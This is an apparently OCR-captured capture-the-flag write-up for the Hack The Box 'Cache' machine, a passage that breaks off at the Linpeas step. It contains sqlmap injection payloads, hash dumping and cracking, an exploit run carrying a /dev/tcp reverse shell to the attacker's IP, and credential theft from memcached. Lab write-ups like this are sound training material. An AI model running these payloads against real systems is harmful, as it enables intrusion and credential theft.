
Hackthebox Cache Writeup



Box Stats:~$

Title	Details
Name	Cache
IP	10.10.10.188
Difficulty	Medium
Points	30
OS	Linux

Brief:~$

Cache box has alot of fun things to sell, the very first being `Dns Bruteforcing` through virtual host file, followed by an `Error-Based SQLI-injection` that we abuse to dump the hashes for user ash via dumping the table's contents.After cracking the hash, I'll exploit the vulenrability from ExploitDB which provides authenticated remote code execution. That RCE provides a shell. I'll escalate to the next user reusing the creds from the hardcoded website. I'll find creds for the next user in memcached. This user is in the docker group, which I'll exploit to get root access.

Recon:~$


Nmap

```
nmap -sCV -oA nmap/results 10.10.10.188
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-10 16:23 UTC
Nmap scan report for 10.10.10.188
Host is up (0.30s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We got 2 ports 22(SSH) and 80(HTTP).

cache.htb - TCP 80

Let's check the web service Port 80. We got this home page.



What is Hacking?

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

In this tutorial, we will learn-


Who is a Hacker?

Types of Hackers

What is Cyber Crime?

Who is a Hacker?

This website is giving us information about Hacking. I see a "`Login`" button on the right, so I go and take a look.




As a primary reflex, I try a `SQL injection`. But it doesn't work: all I have is an alert box, telling me that the login doesn't match and the another to say that the password doesn't match either. So, I launch `BurpSuite` to get the POST variables name. When I looked on `BurpSuite` what is sent to the server from the Login page, I saw nothing.

This means nothing was sent from the form to the server. This means the information is on the `client side`, so in the **Javascript** . So I check the files that are requesting for the login page. Inspect Element > Network > functionality.js.

```
...
    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
...
```

From the above file, we get creds for login page `ash:H@v3_fun` . After login got nothing interesting except an image of magician



Tried to create custom wordlist using **cewl**.

```
❯ cewl -w custom_wordlist.txt -d 10 -m 1 http://10.10.10.188/author.html && ls
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
custom_wordlist.txt
```

Tried to `WFUZZ` for domain names with the custom wordlist which we have created.


```
 wfuzz -w custom_wordlist.txt -H "HOST: FUZZ.htb" -u http://10.10.10.188/ --hc
400 --hh 8193
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.188/
Total requests: 42

===================================================================
ID           Response   Lines    Word     Chars       Payload

===================================================================

000000037:   302        0 L      0 W      0 Ch        "HMS - HMS"


Total time: 0
Processed Requests: 42
Filtered Requests: 41
Requests/sec.: 0
```

Virtual Host Enumeration

Good. I Added `hms.htb` to my `/etc/hosts` file in case if there is `Virtual Hosting` enabled we can get something more to **enumerate**.

hms.htb

Ongoing to `http://hms.htb` found that it is running `OpenEMR` software [a medical practice management software which also supports Electronic Medical Record] is running and it redirected me to the login page `http://hms.htb/interface/login/login.php?site=default`. Tried to login with default credential `admin: pass`, but could not login.



Shell as www-data~$:

OpenEMR Unauthenticated Data Leaks

So.. Here is OpenEMR. So I am guessing that this software was last updated in **2018**. As soon as I get the software name and its version my next step is to find the available public exploit.

```
❯ searchsploit openemr 5.0.1
--------------------------------------------------------------------------------
--------------------------------------------------- ----------------------------
----
 Exploit Title
                                                    |  Path
--------------------------------------------------------------------------------
--------------------------------------------------- ----------------------------
----
OpenEMR 5.0.1 - 'controller' Remote Code Execution
                                                    | php/webapps/48623.txt
OpenEMR 5.0.1 - Remote Code Execution
                                                   | php/webapps/48515.py
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions
                                                    | linux/webapps/45202.txt
OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution
                                                   | php/webapps/45161.py
OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution
                                                   | php/webapps/45161.py
--------------------------------------------------------------------------------
--------------------------------------------------- ----------------------------
----
```

Searchsploit gives us an `authenticated RCE`. So, we require `Username` and `Password` of the **openEMR** software to get `Remote Code Execution`. After much web surfing I found good video on youtube: https://www.youtube.com/watch?v=DJSQ8Pk_7hc&t=73s.

I captured the request to a file name `burp_results.txt` using `burp suite`

```
❯ cat burp_results.txt
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=hqicqmnb0li4da1nnimfcqj8mk; OpenEMR=f61ljm6cfnvr2chtmubepabd5a
Upgrade-Insecure-Requests: 1
```

It is important that that `PHPSESSID` cookie is the one that was validated with the auth bypass. Then I can run `sqlmap` to enumerate the database.

Get Creds for OpenEMR

First find the injection:

```
❯ sqlmap -r burp_results.txt
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.9#stable}
```

```
|_ -| . [(]     | .'| . |

|___|_  [']_|_|_|__,|  _|

      |_|V...       |_|   http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 20:09:42 /2020-10-12/

[20:09:42] [INFO] parsing HTTP request from 'burp_results.txt'
[20:09:42] [INFO] resuming back-end DBMS 'mysql'
[20:09:42] [INFO] testing connection to the target URL
[20:09:43] [WARNING] there is a DBMS error found in the HTTP response body which
could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: eid (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: eid=(SELECT (CASE WHEN (4561=4561) THEN 1 ELSE (SELECT 1692 UNION
SELECT 8212) END))

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: eid=1 AND GTID_SUBSET(CONCAT(0x7162767a71,(SELECT
(ELT(1611=1611,1))),0x716a6b7171),1611)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: eid=1 AND (SELECT 7710 FROM (SELECT(SLEEP(5)))pDjA)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: eid=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7162767a71,0x4e6562784e6570677647766d54584f695568436a665866504
d646e5666665151644b4274514b6d7a,0x716a6b7171),NULL-- -
---
[20:09:43] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
```

There are four different injection attacks.

Now I list dbs:

```
❯ sqlmap -r burp_results.txt --dbs --batch
...[snip]...
[20:04:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[20:04:16] [INFO] fetching database names
[20:04:16] [INFO] retrieved: 'information_schema'
[20:04:16] [INFO] retrieved: 'openemr'
available databases [2]:

[*] information_schema
[*] openemr
```

Now I check Tables in **`openemr`**:

```
❯ sqlmap -r burp_results.txt -D openemr --tables
...[snip]...
Database: openemr
[234 Tables]
+----------------------------------------+
| array                                  |
| groups                                 |
| sequences                              |
| version                                |
...[snip]...
| user_settings                          |
| users                                  |
| users_facility                         |
| users_secure                           |
| valueset                               |
| voids                                  |
| x12_partners                           |
+----------------------------------------+
```

Dump username and password

I dumped the `users` table, but didn't find much. In `users_secure`, I found the admin login:


```
❯ sqlmap -r burp_results.txt openemr -T users_secure --dump
...[snip]...
Table: users_secure
[1 entry]
+----+--------------------------------+---------------------------------------------
--------------------+--------------+--------------------+---------------+------
---------+-------------------+-------------------+
| id | salt                           | password
                    | username     | last_update        | salt_history1 |
salt_history2 | password_history1 | password_history2 |
+----+--------------------------------+---------------------------------------------
--------------------+--------------+--------------------+---------------+------
---------+-------------------+-------------------+
| 1  | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ |
$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. | openemr_admin |
2019-11-21 06:38:40 | NULL          | NULL          | NULL              | NULL
           |
+----+--------------------------------+---------------------------------------------
--------------------+--------------+--------------------+---------------+------
---------+-------------------+-------------------+
...[snip]...
```

Crack Hashes

I'll save the hash to a file:

```
❯ cat openemr_admin.hash
openemr_admin : $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
```

After identifying the hash I got that it is `bcrypt` hash.



https://www.tunnelsup.com/hash-analyzer/

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.

Analyze

Hash:	$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	$2x$x$ followed by base64
Hash:	ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
Salt:	l2sTLIG6GTBeyBf7TAKL6.

Cracked the hash using **Debycrypt** tool.

```
python3 crack.py $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
You want crack? y/n y
hash to crack: $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
Wait: |███████████████████████████████████---------------------------------------
---| 46.4% Complete
Results: xxxxxx
```

So the Credential is `openemr_admin: xxxxxx` [six times small x]

> **Tip:** Always try to use tool which is assigned for dedicated work rather than using those tool which is for many number of operations. This will increase the **efficiency** and **accuracy**. **For example** to crack bcrypt hash I have used **Debcrypt**, a tool to crack bcrypt hash rather than using Hashcat or JohnTheRipper

Since we already know that there is an authenticated RCE exploit exists for openemr software. Let's use it by `**mirroring**` it on our PC from `exploit-db` database.

Mirror exploit

```
❯ searchsploit openemr 5.0.1
---------------------------------------------------------------------------------
--------------------------------------------------- -----------------------------
----
 Exploit Title
                                                   |  Path
---------------------------------------------------------------------------------
--------------------------------------------------- -----------------------------
----
OpenEMR 5.0.1 - 'controller' Remote Code Execution

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution
                                                  | php/webapps/45161.py
---------------------------------------------------------------------------------
--------------------------------------------------- -----------------------------
----

❯ searchsploit -m exploits/php/webapps/45161.py
  Exploit: OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution
      URL: https://www.exploit-db.com/exploits/45161
     Path: /usr/share/exploitdb/exploits/php/webapps/45161.py
File Type: ASCII text, with CRLF line terminators

Copied to: /home/andrew/Desktop/all-ctf-things/htb/cache/45161.py

❯ mv 45161.py openemr_rce.py
```

Authenticated Code Execution and getting shell

In a seperate window run netcut

```
❯ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.146] from (UNKNOWN) [10.10.10.188] 44250
bash: cannot set terminal process group (1562): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cache:/var/www/hms.htb/public_html/interface/main$
```

Now I can run the exploit script from `searchsploit`.

```
❯ python openemr_rce.py http://hms.htb -u openemr_admin -p xxxxxx -c '/bin/bash -
i >& /dev/tcp/10.10.14.146/1234 0>&1'
 .---.  ,---.  ,---.  .-. .-.,---.          ,---.
/ .-. ) | .-.\ | .-'  |  \| || .-'  |\    /|| .-.\
| | |(_)| |-' )| `-.  |   | || `-.  |(\  / || `-'/
| | | | | |--' | .-'  | |\  || .-'  (_)\/  ||   (
\ `-' / | |    |  `--.| | |)||  `--.| \  / || |\ \
 )---'  /(     /( __.'/(  (_)/( __.'| |\/| ||_| \)\
(_)    (__)   (__)   (__)   (__)    '-'  '-'    (__)

   ={   P R O J E C T    I N S E C U R I T Y   }=

         Twitter : @Insecurity
         Site    : insecurity.sh

[$] Authenticating with openemr_admin:xxxxxx
[$] Injecting payload
```

Priv: www-data –> ash:~$

With the creds I found earlier for the webpage (H@v3_fun), I can `su` to ash:

```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ python3 -c 'import
pty;pty.spawn("/bin/bash")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cache:/var/www/hms.htb/public_html/interface/main$ export TERM=xterm-
256color
<lic_html/interface/main$ export TERM=xterm-256color
www-data@cache:/var/www/hms.htb/public_html/interface/main$ su ash
su ash
Password: H@v3_fun

ash@cache:/var/www/hms.htb/public_html/interface/main$
```

And get `user.txt`:

```
ash@cache:~$ cat user.txt
cat user.txt
f4ed85c1b59d7d84f3bdecd00ab87c91
```

I Tried to run `sudo -l` to check if ash has any special permission, but got error because user ash is not configured inside `sudoers` file.

```
ash@cache:~$ sudo -l
sudo -l
[sudo] password for ash: H@v3_fun

Sorry, user ash may not run sudo on cache.
```

Priv: ash –> luffy:~$

You can know that user luffy belongs to the docker group using Memcached exploit OR Linpeas

a) Memcached exploit

In looking around, I noticed something listening on port 11211:

```
ash@cache:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       
PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp6       0      0 :::80                   :::*                    LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Hacking Articles has a [decent post about Pentesting Memcached](). I'll walk the same steps they show. I can connect with `telnet`, and start by getting the version:

```
ash@cache:~$ telnet 127.0.0.1 11211
telnet 127.0.0.1 11211
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
version
VERSION 1.5.6 Ubuntu
```

`stats slabs` gives information about the various slabs. In this case, there’s only one in use, 1:

```
stats slabs
STAT 1:chunk_size 96
STAT 1:chunks_per_page 10922
STAT 1:total_pages 1
STAT 1:total_chunks 10922
STAT 1:used_chunks 5
STAT 1:free_chunks 10917
STAT 1:free_chunks_end 0
STAT 1:mem_requested 371
STAT 1:get_hits 0
STAT 1:cmd_set 4355
STAT 1:delete_hits 0
STAT 1:incr_hits 0
STAT 1:decr_hits 0
STAT 1:cas_hits 0
STAT 1:cas_badval 0
STAT 1:touch_hits 0
STAT active_slabs 1
STAT total_malloced 1048576
END
```

I can see what’s in the cache with `stats cachedump x y`, where `x` is the slab number I want and `y` is the number of keys I want to dump, where 0 is all.

```
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

Obviously `user` and `passwd` seem the most interesting, but I’ll dump each with `get`:

```
get link
VALUE link 0 21
https://hackthebox.eu
END
get user
VALUE user 0 5
luffy
```

```
END
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
get file
VALUE file 0 7
nothing
END
get account

VALUE account 0 9
afhj556uo
END
```

I can quit with Ctrl+], and then enter `quit` at the prompt.

Now wer get creds for user luffy **`luffy:0ne_p1ec3`**

```
ash@cache:~$ su luffy
su luffy
Password: 0n3_p1ec3
```

As luffy, I notice I'm in the `docker` group:

```
luffy@cache:/home/ash$ id
id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
```

b) Linpeas

On a seperate window, copy the Linpeas script to cache directory and start a python server at cache dir

```
